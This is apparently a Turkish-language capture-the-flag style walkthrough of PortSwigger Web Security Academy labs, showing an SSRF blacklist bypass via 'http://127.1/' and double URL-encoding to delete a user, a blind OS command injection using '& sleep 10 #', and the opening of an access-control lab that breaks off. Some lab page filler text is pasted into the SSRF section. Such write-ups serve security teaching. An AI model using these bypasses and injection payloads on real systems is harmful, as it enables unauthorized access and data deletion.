

Server Side Request Forgery

Lab: SSRF with blacklist-based input filter

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.

The developer has deployed two weak anti-SSRF defenses that you will need to bypass.

Çözüm:

Laba girdiğimizde aşağıdaki şekilde bir check stock butonu bizi karşılıyor.

*Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles snowflakes.

*Scatter snow.

Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you.

Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

London

[< Return to list](#)

Butona tıkladıktan sonra isteğimizi yollarken Burp Suite ile araya giriyoruz.

PrettyRawHex


1 POST /product/stock HTTP/2
2 Host: 0a2200910449ee65b2de0fcd009c0087.web-security-academy.net
3 Cookie: session=uzkbvhygjBNg8zcXYkwYAZIRAaxGz0om
4 Content-Length: 107
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Platform: ""
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
0 Accept: */*
1 Origin:
https://0a2200910449ee65b2de0fcd009c0087.web-security-academy.net
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-Mode: cors
4 Sec-Fetch-Dest: empty
5 Referer:
https://0a2200910449ee65b2de0fcd009c0087.web-security-academy.net/
product?productId=1
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8
9 stockApi=
http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fche
ck%3FproductId%3D1%26storeId%3D1

PrettyRawHexRender


1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3
5
6 499

Burada stockApi parametresinin bir http isteği içerdiğini görüyoruz. Bu istek bize uygulamanın üstündeki localhost'a yönlendirmeyi gerçekleştirme imkanı ortaya çıkarıyor.

Uygulamanın localhostta çalışıp çalışmadığını kontrol etmek için “https://localhost” şeklinde isteğimizi yolluyoruz.



Uygulama bize yukarıda görülen hatayı dönüyor. Buradan anlaşılacağı üzere localhosta erişimimizi engelleyen blacklisti bir şekilde atlatabilsek uygulamaya erişimimiz olabilir. Bu sefer “http://localhost/” şeklinde string ile denemek yerine sayıyla “http://127.0.0.1/” şeklinde isteğimizi güncelliyoruz.



Görüldüğü üzere tekrardan bloklanıyoruz.

Şimdi ise 127.0.0.1 alternatifi olarak “http://127.1/” şeklinde bir istek yolluyoruz.


Request	Response
<pre>1 POST /product/stock HTTP/1.1 2 Host: ac271fef1eaa5e58034596000030001.web-security-academy.net 3 Cookie: session=TOQGGoJxxWrgAvycQML3EDjPxrYzrBZq 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 5 Accept: */* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://ac271fef1eaa5e58034596000030001.web-security-academy.net/product?productId=1 9 Content-Type: application/x-www-form-urlencoded 10 Origin: https://ac271fef1eaa5e58034596000030001.web-security-academy.net 11 Content-Length: 22 12 Te: trailers 13 Connection: close 14 15 stockApi=http://127.1/</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session=7D14Qtqa7D659eowf2WdfVJzDhmWJ9C 4 Connection: close 5 Content-Length: 10603 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 11 <link href=/resources/css/labsEcommerce.css rel=stylesheet> 12 <title>SSRF with blacklist-based input filter</title> 13 </head> 14 <body> 15 <script src=/resources/labheader/js/labHeader.js></script> 16 17 <div id=academyLabHeader> 18 <section class=academyLabBanner> 19 <div class=container> 20 <div class=logo></div> 21 <div class=title-container> 22 <h2></pre>

Bu sefer HTTP 200 dönerek admin panelinin ulaşılabilir olduğunu görüyoruz. Bunu öğrendikten sonra isteğimizi “<http://127.1/admin>” şeklinde güncelliyoruz.


Request	Response
<pre>1 POST /product/stock HTTP/2 2 Host: 0a9200ba04938a4a80ff0c6a005300f3.web-security-academy.net 3 Cookie: session=DSmS377ujLY2ZPnWi7X6Fd6mQLTIrkGv 4 Content-Length: 27 5 Sec-Ch-Ua: 6 Sec-Ch-Ua-Platform: "" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36 9 Content-Type: application/x-www-form-urlencoded 10 Accept: */* 11 Origin: https://0a9200ba04938a4a80ff0c6a005300f3.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://0a9200ba04938a4a80ff0c6a005300f3.web-security-academy.net/product?productId=1 16 Accept-Encoding: gzip, deflate 17 Accept-Language: en-US,en;q=0.9 18 19 stockApi=http://127.1/admin</pre>	<pre>1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 51 5 6 "External stock check blocked for security reasons"</pre>

Bu şekilde de bloklandığımızı görüyoruz.

Şimdi ise admin’i url encode ederek istek atıyoruz.




Tekrardan blok yiyoruz ve admin'e 2. kez url encode yapıp isteğimizi tekrar atıyoruz.



Bu şekilde admin paneline ulaşarak Carlos'a giden bir endpoint görüyoruz.

```
stockApi=  
http://127.1/%2561%2564%256d%2569%256e/delete?username=carlos
```

İsteğimizi yukarıdaki şekilde güncellediğimizde backend bizim için bu isteği oluşturup gönderiyor ve Carlos adlı kullanıcıyı silerek zafiyeti sömürüyoruz.



INJECTION

Lab: Blind OS command injection with time delays:


This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response.

To solve the lab, exploit the blind OS command injection vulnerability to cause a 10 second delay.

Çözüm:

Laba girdiğimizde aşağıdaki şekilde bir submit formu bizi karşılıyor.



Home | [Submit feedback](#)

Submit feedback

Name:

Email:

Subject:

Message:

[Submit feedback](#)


Verilerimizi girip isteğimizi yollarken Burp Suite ile araya giriyoruz ve isteğimizi inceliyoruz.

```
1 POST /feedback/submit HTTP/1.1
2 Host:
  ac891f7c1e536bfcc0f0284b004e0004.web-security-academy.
  net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 94
9 Origin:
  https://ac891f7c1e536bfcc0f0284b004e0004.web-security-
  academy.net
10 Connection: close
11 Referer:
  https://ac891f7c1e536bfcc0f0284b004e0004.web-security-
  academy.net/feedback
12 Cookie: session=ZpK8YIhxAvHzcnBV04RMWJAXjIXXD4oA
13
14 csrf=hKRTSOIKHv3kOVdoccOAtEukU17bEacc&name=test&email=
  test%40test.ca&subject=test&message=test
```

Görüldüğü üzere burada yollanan parametreler karşımıza çıkıyor ama hangi parametrenin zafiyetli olduğunu bilmiyoruz. Bu yüzden ilk başta “name” parametresi ile başlıyoruz.


```
2 Cookie: session=ZpK8YIhxAvHzcnBV04RMWJAXjIXXD4oA
3
4 csrf=hKRTSOIKHv3kOVdoccOAtEukU17bEacc&name=test &
  sleep 10
  #&email=test%40test.ca&subject=test&message=test
```

“&” ile parametremize 2. veriyi veriyoruz. Sona koyduğumuz “#” ile de sonrasında gelen kısmı yorum satırına çevirerek uygulamanın herhangi bir hata vermesinin önüne geçmiş oluyoruz. Daha sonra “Name” parametresine sonradan eklediğimiz alanı seçerek “ctrl+u” sayesinde url encode yapıyoruz.



İsteğimizi yolladıktan sonra herhangi bir bekleme olmadan direkt olarak cevap aldığımız için “sleep” fonksiyonunun “name” parametresi üzerinde çalışmadığını görüyoruz.

Şimdi aynı yolla “email” parametresini deneyelim.



Bu sefer cevap almamız bir süre bekledikten sonra gerçekleşiyor. Bu sayede Blind OS command injection zafiyetini sömürmüş oluyoruz.

Broken Access Control


Lab: Method-based access control can be circumvented

This lab implements access controls based partly on the HTTP method of requests. You can familiarize yourself with the admin panel by logging in using the credentials `administrator:admin`.

To solve the lab, log in using the credentials `wiener:peter` and exploit the flawed access controls to promote yourself to become an administrator.

Çözüm:

Verilen bilgilerle laba admin olarak giriş yapıyoruz. Carlos kullanıcıasını upgrade edip Burp Suite ile araya giriyoruz.

